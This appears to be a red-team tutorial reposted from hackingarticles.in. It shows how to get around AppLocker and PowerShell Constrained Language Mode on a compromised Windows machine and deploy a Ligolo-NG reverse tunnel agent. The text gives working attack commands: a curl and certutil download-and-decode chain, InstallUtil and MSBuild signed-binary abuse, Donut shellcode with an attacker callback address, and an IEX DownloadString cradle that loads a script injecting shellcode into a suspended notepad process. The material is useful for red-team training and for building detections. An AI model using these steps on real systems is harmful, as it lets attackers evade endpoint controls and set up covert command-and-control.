Modern enterprises rely on AppLocker and Windows Defender Application Control (WDAC 2026-4-22 20:43:44 Author: www.hackingarticles.in(查看原文) 阅读量:40 收藏
Modern enterprises rely on AppLocker and Windows Defender Application Control (WDAC) to prevent unauthorized binaries from executing. These controls are designed to block:
- Execution of unapproved .exe files
- Internet-based downloads
- Unsigned binaries
- Full PowerShell functionality (via Constrained Language Mode)
But real-world adversaries don’t stop at “execution blocked.” Instead, they pivot to living-off-the-land techniques, trusted Windows binaries (LOLBins), in-memory payload execution, and internal tunneling tools like Ligolo-NG.
This article simulates exactly that scenario:
“You have a compromised Windows machine under AppLocker enforcement. And you need to bypass restrictions and deploy Ligolo-NG to move internally.”
Table of Content
- The Attack Flow
- MITRE ATT&CK mapping
- Prerequisites
- Enforcing Application Control
- Confirm Execution is Blocked
- Preparing Ligolo Infrastructure
- Establishing Ligolo Proxy
- Payload Transfer & Reconstruction on Target
- Shellcode Generation
- Hosting Payload
- Memory Injection via PowerShell & AppLocker Bypass
- Ligolo Callback & Session Establishment
- MSBuild CLM Bypass via Inline Task Execution
The Attack Flow
In environments protected by WDAC and AppLocker, adversaries typically move through a predictable post-compromise pattern. This attack chain demonstrates:
- Restriction → Confirm AppLocker enforcement
- Payload Prep → Prepare Ligolo agent
- Hosting → Serve payload
- Execution Bypass → Use MSBuild inline task
- In-Memory Execution → Avoid disk execution
- Session Establishment → Ligolo proxy session
This reflects a real-world adversarial progression:
Restriction → Verification → Payload Prep → Trusted Binary Abuse → Memory Execution → Session Establishment
The key idea:
Application control stops files; not execution logic embedded inside trusted processes.
This mirrors real-world red team methodology.
MITRE ATT&CK mapping
- Application Control Bypass → T1562.001 → AppLocker bypass
- Signed Binary Proxy Execution → T1218.004 → MSBuild abuse
- Reflective Code Loading → T1620 → In-memory execution
- Ingress Tool Transfer → T1105 → HTTP/HTTPS payload delivery
- Command and Control over HTTPS → T1071.001 → Ligolo tunnel
- Proxy Tool → T1090 → Ligolo internal session
Prerequisite
- Kali Linux (attacker machine)
- Windows (victim)
- AppLocker configured
- The SharpReflectivePEInjection
- MSBuild installed (.NET Framework)
- Ligolo-NG
- Donut
In this scenario, we begin with limited access to a Windows system enforcing AppLocker and PowerShell restrictions, requiring execution through trusted binaries rather than direct payload deployment.
Enforcing Application Control
The environment is hardened with AppLocker policies to simulate a realistic enterprise setup where unauthorized executables are explicitly restricted before adversarial testing begins.
Open Group Policy Management
AppLocker rules are configured via GPO meaning enforcement happens at the system level rather than through user preference. From an attacker perspective, this tells us execution control is centralized and likely strict.

If control is centralized, bypass must leverage trusted system components; not brute-force execution.
Navigate Application Control Policies
Computer Configuration → Windows Settings → Security Settings → Application Control Policies → AppLocker

A rule is created blocking unsigned executables. This simulates a realistic enterprise setup where only Microsoft-signed binaries are allowed.
This immediately eliminates traditional payload deployment methods.
Apply Policy
Policies are refreshed to ensure enforcement is active. Without this, execution tests would be unreliable.
gpupdate /force

Always verify the control before attempting bypass. Assumptions break engagements. We now move from configuration to adversarial testing.
Confirm Execution is Blocked
Before attempting any bypass, we validate that the defensive controls are actively blocking unsigned binaries to establish a true constrained operating environment.
Attempt Direct Execution
We attempt to run the Ligolo agent directly. This is a validation step, not an oversight.
wget http://192.168.1.42/agent.exe -o agent.exe
.\agent.exe

The error confirms AppLocker is preventing execution. This eliminates disk-based execution paths. This forces us into memory execution or trusted binary abuse territory.
Preparing Ligolo Infrastructure
With direct execution blocked, we shift focus to preparing a custom payload and command-and-control infrastructure that will later be deployed through alternative execution paths.
Clone Ligolo Repository
We prepare infrastructure on Kali. Ligolo-NG will be used later for encrypted connections.
git clone https://github.com/nicocha30/ligolo-ng.git

Navigate to Agent Source
Moving into the agent directory allows modification and custom compilation. Custom builds reduce detection signatures
cd ligolo-ng/cmd/agent

This reflects realistic adversary tradecraft; never use stock binaries.
Adjust configuration where needed.

Build Agent
It compiles the Go program located at cmd/agent/main.go and produces a Windows executable named agent.exe in the current directory. This is the binary that will later be transformed into shellcode.
go build -o agent.exe cmd/agent/main.go

At this stage, it still cannot execute due to AppLocker.

Open the SharpReflectivePEInjection Project in Visual Studio
The SharpReflectivePEInjection project is opened inside Visual Studio, which contains a dynamic PE loader capable of executing arbitrary binaries directly in memory. This project will serve as the execution wrapper that bypasses AppLocker by avoiding direct disk execution.

When binaries are blocked, introduce a memory-based loader that executes payloads reflectively.
Build the Solution
Using Build → Build Solution, the project is compiled into a Windows executable. This generates the reflective loader binary that will later load the Ligolo shellcode or payload dynamically.

We are building an execution container, not the final payload; this loader becomes the delivery mechanism.
Verify Compiled Binary in Release Folder
bin → x64 → Release and confirm SharpReflectivePEInjection.exe exists. This confirms successful compilation and ensures the reflective loader is ready for encoding and staging.

Note: Always validate artifact creation before chaining encoding or delivery techniques.
Base64 Encode the Reflective Loader
certutil -encode .\SharpReflectivePEInjection.exe loader.txt

This converts the binary into Base64 format for easier transport and embedding inside scripts or XML files.
Note: Encoding transforms binaries into text format, making them easier to deliver through restricted channels.
Move Loader and Prepare Hosting Environment
Confirm both agent.exe and loader.txt exist in the working directory, then start the Python HTTP server:
python3 -m http.server 80

This stages both the reflective loader and payload for remote retrieval.
Establishing Ligolo Proxy
Prior to bypassing execution controls, the encrypted infrastructure must be operational to immediately receive callbacks once code execution is achieved.
Start Ligolo Proxy (-selfcert)
The proxy establishes encrypted C2 over TLS. Self-signed certificates simulate real-world adversary flexibility.
sudo ligolo-proxy -selfcert

This initializes a TLS-encrypted listener waiting for the agent connection.
Payload Transfer & Reconstruction on Target
With the proxy ready, the next objective is to transfer and reconstruct the payload on the restricted Windows system using only native tools.
Download and Reconstruct Payload Using Native Utilities
From the Windows system, the chained command is executed:
cmd.exe /c curl http://192.168.1.42/agent.exe -o C:\Users\Public\try-agent.exe && curl http://192.168.1.42/loader.txt -o C:\Users\Public\enc.txt && certutil -decode C:\Users\Public\enc.txt C:\Users\Public\ligolo.exe && del C:\Users\Public\enc.txt

This downloads the agent, retrieves the Base64-encoded loader, decodes it into ligolo.exe, and removes the encoded artifact.
Note: Living-off-the-land binaries (curl + certutil) are used to transfer and reconstruct payloads without introducing foreign tooling.
Verify Payload
After reconstruction, we navigate to C:\Users\Public\ and list the directory contents to confirm:
- try-agent.exe
- ligolo.exe

This validation step ensures the payload exists before attempting execution through a trusted binary.
Execute Payload Using InstallUtil (Trusted Binary Abuse)
Instead of executing the unsigned binary directly (which AppLocker would block), the payload is executed using a trusted Microsoft-signed binary:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true /U ligolo.exe

This abuses InstallUtil’s assembly loading behavior to execute the embedded malicious code. Signed Binary Proxy Execution: execution occurs inside a trusted .NET utility, bypassing AppLocker restrictions.
Agent Successfully Connects Back
On the Kali machine, the Ligolo proxy logs:
Agent joined.

The active session is displayed: DC1\user@SRV2 – 192.168.122.15. This confirms successful code execution and reverse tunnel establishment.
Note: Execution validation must always be confirmed from the attacker-side infrastructure. And also, application control prevented direct execution; but trusted binary abuse achieved the same result.
Download & Extract Official Ligolo Agent Package (Attacker Side Preparation)
On Kali, the Ligolo agent package is listed and extracted:
ls ligolo-ng_agent_0.8.*
unzip ligolo-ng_agent_0.8.3_windows_amd64.zip

This prepares the official agent binary (agent.exe) for further controlled deployment and pivoting operations.
Install Donut
Donut converts PE files into position-independent shellcode. This allows memory-only execution.
sudo apt install donut

This is where we shift from file-based to memory-based attack strategy.
Shellcode Generation
Since file-based execution is restricted, the strategy transitions from deploying executables to generating memory-resident shellcode capable of bypassing application control policies.
Convert Agent to Shellcode
Donut generates agent.bin, transforming the executable into in-memory shellcode. This avoids triggering file execution controls.
donut -f 1 -o agent.bin -a 2 -p "-connect 192.168.1.42:11601 -ignore-cert" -i agent.exe

Core idea: Application control focuses on files; not raw memory execution.
Ensuring agent.bin exists guarantees successful transformation. The payload is now execution-ready in memory form. We are now preparing delivery.
Create PowerShell Reflective Loader (ligolo.ps1)
The PowerShell script verifies 64-bit execution, launches a suspended legitimate process, downloads agent.bin from a remote server, and injects the shellcode into that process.

Instead of executing a binary directly, the attacker injects shellcode into a legitimate process, achieving execution under a trusted parent process.
Hosting Payload
To deliver the memory-based payload, a lightweight hosting mechanism is established to serve scripts and shellcode without introducing additional tooling complexity.
Host agent.bin and ligolo.ps1 via Python HTTP Server
On Kali, confirm both files exist Then start the web server:
ls -la ligolo.ps1 agent.bin
python -m http.server 80

This exposes the shellcode and reflective loader for remote retrieval. Lightweight HTTP hosting enables staged, memory-based payload delivery without dropping final executables directly to disk.
Memory Injection via PowerShell & AppLocker Bypass
After confirming that direct execution of agent.exe is blocked by AppLocker, the attack shifts toward reflective in-memory execution using a PowerShell loader to bypass file-based enforcement controls.
Reflective Shellcode Injection via PowerShell Loader
A direct execution attempt of agent.exe fails with “This program is blocked by group policy”, confirming AppLocker enforcement. To bypass this restriction, the following command is executed:
IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.42/ligolo.ps1')

The remote script launches a legitimate process (notepad.exe) in suspended mode, downloads agent.bin shellcode, injects it into the process memory, and resumes execution. Console output confirms successful injection and instructs checking the listener, indicating the Ligolo agent is now running in memory.
Note: Instead of executing a blocked binary from disk, the attack injects shellcode into a trusted process, achieving fileless execution and bypassing AppLocker’s file-based enforcement model.
Ligolo Callback & Session Establishment
After successful in-memory shellcode execution, the final confirmation of compromise comes from the attacker-side infrastructure when the Ligolo agent connects back and registers an active session.
Confirm Agent Callback and Select Active Session
On the attacker machine, the Ligolo proxy logs

This confirms that the injected shellcode successfully executed and established a reverse TLS tunnel. The operator then lists and selects the active session. This binds the attacker console to the compromised host, converting it into an interactive session node.
Note: Execution success is validated not on the victim machine, but from the command-and-control infrastructure; once the agent joins, the restricted endpoint becomes a controlled internal gateway.
Constrained Language Mode Discovery
After establishing a Ligolo session, it is critical to understand the security posture of the compromised host, including PowerShell execution restrictions that may limit further post-exploitation activity. An attempt is made to execute the reflective loader again:

This confirms the system is enforcing PowerShell Constrained Language Mode (CLM), which restricts object creation and limits advanced scripting capabilities.
MSBuild CLM Bypass via Inline Task Execution
After identifying that PowerShell is running in Constrained Language Mode, direct object creation and advanced scripting are restricted. To bypass these limitations, execution must occur through a trusted .NET binary capable of compiling and running embedded C# code.
Create MSBuild Inline Task (ligolo-clm.xml)
A malicious MSBuild project file is crafted containing embedded C# code inside a CDATA block

This allows PowerShell execution to occur inside MSBuild’s trusted execution context rather than directly within a constrained PowerShell session.
Core idea: Instead of bypassing Constrained Language Mode, we shift execution into a fully trusted .NET compilation environment.
Stage XML, Shellcode, and Loader for Delivery
On Kali, confirm all required files exist. Then start the HTTP server:
ls -l ligolo-clm.xml ligolo.ps1 agent.bin
python -m http.server 80

This ensures the victim machine can retrieve: ligolo-clm.xml, ligolo.ps1, agent.bin
Core idea: MSBuild will fetch and execute remote content — staging must be ready before triggering execution.
Download and Execute MSBuild Project on Target
On the victim system:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe ligolo-clmbypass.xml

This confirms MSBuild compiled and executed the embedded C# task, which invoked the PowerShell loader outside Constrained Language Mode restrictions.
Note: Signed Binary Proxy Execution (MSBuild) bypasses both AppLocker and CLM by executing code within a Microsoft-signed process.
Confirm Second Agent Callback in Ligolo
A new session appears, confirming successful bypass and execution

Successful re-callback validates that MSBuild execution operated outside PowerShell’s restricted context.
Author: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact here
如有侵权请联系:admin#unsafe.sh